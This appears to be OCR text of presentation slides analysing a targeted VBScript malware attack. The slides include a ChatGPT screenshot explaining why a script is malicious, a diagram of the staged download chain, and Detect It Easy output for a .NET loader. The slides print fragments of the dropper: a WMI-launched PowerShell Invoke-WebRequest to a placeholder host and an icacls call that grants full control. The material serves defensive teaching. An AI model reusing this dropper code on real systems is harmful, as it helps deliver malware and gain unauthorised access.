


```
  writeBytes2 = "error"
  done = False

  for each path2 in paths
    joined = path2 & file2
    Set fso = CreateObject("Scripting.FileSystemObject")
    exists = fso.FolderExists(path2)
    if done = False Then
      if exists Then
        if IsWriteAccessible(path2) Then
          writeBytes joined, bytes
          proc.create "cmd /c icacls " & joined & " /inheritance:r /grant *S-1-5-11:F", null, objConfig, process
          WScript.Sleep 5000
          done = True
          writeBytes2 = joined
        End if
      End If
    End If
  next
End Function
```

sensitive data was removed
-> potential Threat Intel attribution

VBScript Analysis

1




You

is the following vbscript malicious?

```
On Error Resume Next

Dim proc
Set proc = GetObject("winmgmts:\\.\root\cimv2:Win32_Process")
Set dummyVar = GetObject("winmgmts:\\.\root\cimv2:Win32_ProcessStartup")

Set objConfig = dummyVar.SpawnInstance_
objConfig.ShowWindow = 12
Dim processID

img0 = "/9j/4AAQSkZJRgABAQEASABIAAD/<truncated>"

proc.create "powershell -command ""Invoke-WebRequest 'https://dummy.cdn.net
/update?step=0"""", null, objConfig, processID
```

2




ChatGPT

The VBScript snippet you've provided exhibits several characteristics typical of malicious scripts:

1. **Use of WMI to Execute Processes**: The script utilizes Windows Management Instrumentation (WMI) to create processes. This is a common tactic used by malware to execute commands or payloads, making detection and analysis more difficult.
2. **Powershell Commands**: It runs PowerShell commands to download content from a URL (`Invoke-WebRequest`). This is often used by malware for downloading additional payloads or instructions from a command-and-control (C2) server.
3. **Base64 Decoding Functions**: The script includes functions to decode Base64-encoded strings (`decodeBase64`). Malware often uses Base64 encoding to obfuscate malicious payloads or commands.
4. **Direct File System Manipulation**: It writes decoded bytes directly to files on the system and attempts to execute these files. This indicates the script is trying to drop and execute a payload on the infected system.
5. **Hardcoded URLs**: URLs are hardcoded in the script for downloading additional content. While not inherently malicious, in the context of the other actions, this is a red flag.
6. **Attempts to Modify File Permissions**: The script attempts to modify file permissions (`icacls` command) to grant full control to a certain user group. This could be an attempt to ensure the persistence of the dropped files or to modify system files without restriction.
7. **Stealth and Persistence Techniques**: By attempting to write to various system directories and potentially altering permissions, the script seems designed to maintain persistence on the infected machine and possibly evade detection by placing payloads in directories that might not be regularly scanned by antivirus software.
8. **Error Suppression**: The script uses `On Error Resume Next`, a technique to suppress errors during execution. This can help the script to continue execution even if certain steps fail, which is typical in malicious scripts to ensure that the payload is delivered successfully despite potential security measures on the target system.
9. **Suspicious Behavior**: The script exhibits behaviors typically associated with malware, such as downloading and executing files, attempting to hide its actions, and manipulating system settings and permissions without user consent.

3




Given these characteristics, the script should be considered malicious. It appears to be designed to download and execute additional payloads, potentially granting attackers unauthorized access to the infected system or deploying further malware. If you've encountered this script in the wild, it's advised to isolate the affected system, conduct a thorough malware scan using updated antivirus software, and investigate for any breaches or data exfiltration. Additionally, consider involving cybersecurity professionals to assist with the incident response and mitigation efforts.

Good analysis and explaination by ChatGPT

PE File

Targeted Malware Attack as an Example



„<redacted>
.html“

E-Mail with attachment
(targeted)

VBScript
<redacted>.vbs

PowerShell
URL Callback
step=0

Image

- Decode
- Save
- Open

PowerShell
URL Callback
step=1

encoded
EXE

- Decode
- Save *<redacted>.exe*

PowerShell
URL Callback
step=2

decoded
EXE

- Sleep
- Execute


PowerShell
URL Callback
step=3

<redacted>.exe
Loader

- URL Callback
- Process Injection
- C2

[redacted]

<redacted>.exe



Detect It Easy v3.09 [Windows 10 Version 2009] (i386)

File name: C:\Users\user\Desktop\[redacted].exe

File type: PE32

File size: 6.50 KiB

☐ Advanced

Scan: Automatic

Endianness	Mode	Architecture	Type
LE	32-bit	I386	GUI


```
PE32
    Operation system: Windows(95)[I386, 32-bit, GUI]    S  ?
    Linker: Microsoft Linker                            S  ?
    Language: C#                                        S  ?
    Library: .NET(v4.0.30319)                           S  ?
```

☑ Recursive scan ☑ Deep scan ☐ Heuristic scan ☑ Verbose

☐ All types

408 msec

<redacted>.exe



Detect It Easy v3.09 [Windows 10 Version 2009] (i386)

File name: C:\Users\user\Desktop\[redacted].exe

File type: PE32

File size: 6.50 KiB

☐ Advanced

Scan: Automatic

Endianness: LE

Mode: 32-bit


Architecture: I386

Type: GUI


```
PE32
    Operation system: Windows(95)[I386, 32-bit, GUI]    S ?
    Linker: Microsoft Linker                            S ?
    Language: C#                                        S ?
    Library: .NET(v4.0.30319)                           S ?
```

☑ Recursive scan ☑ Deep scan ☐ Heuristic scan ☑ Verbose ☐ All types

408 msec



<redacted>.exe



File name: C:\Users\user\Desktop\[redacted].exe

File type: PE32

File size: 6.50 KiB

☐ Advanced

Scan: Automatic

Endianness: LE

Mode: 32-bit

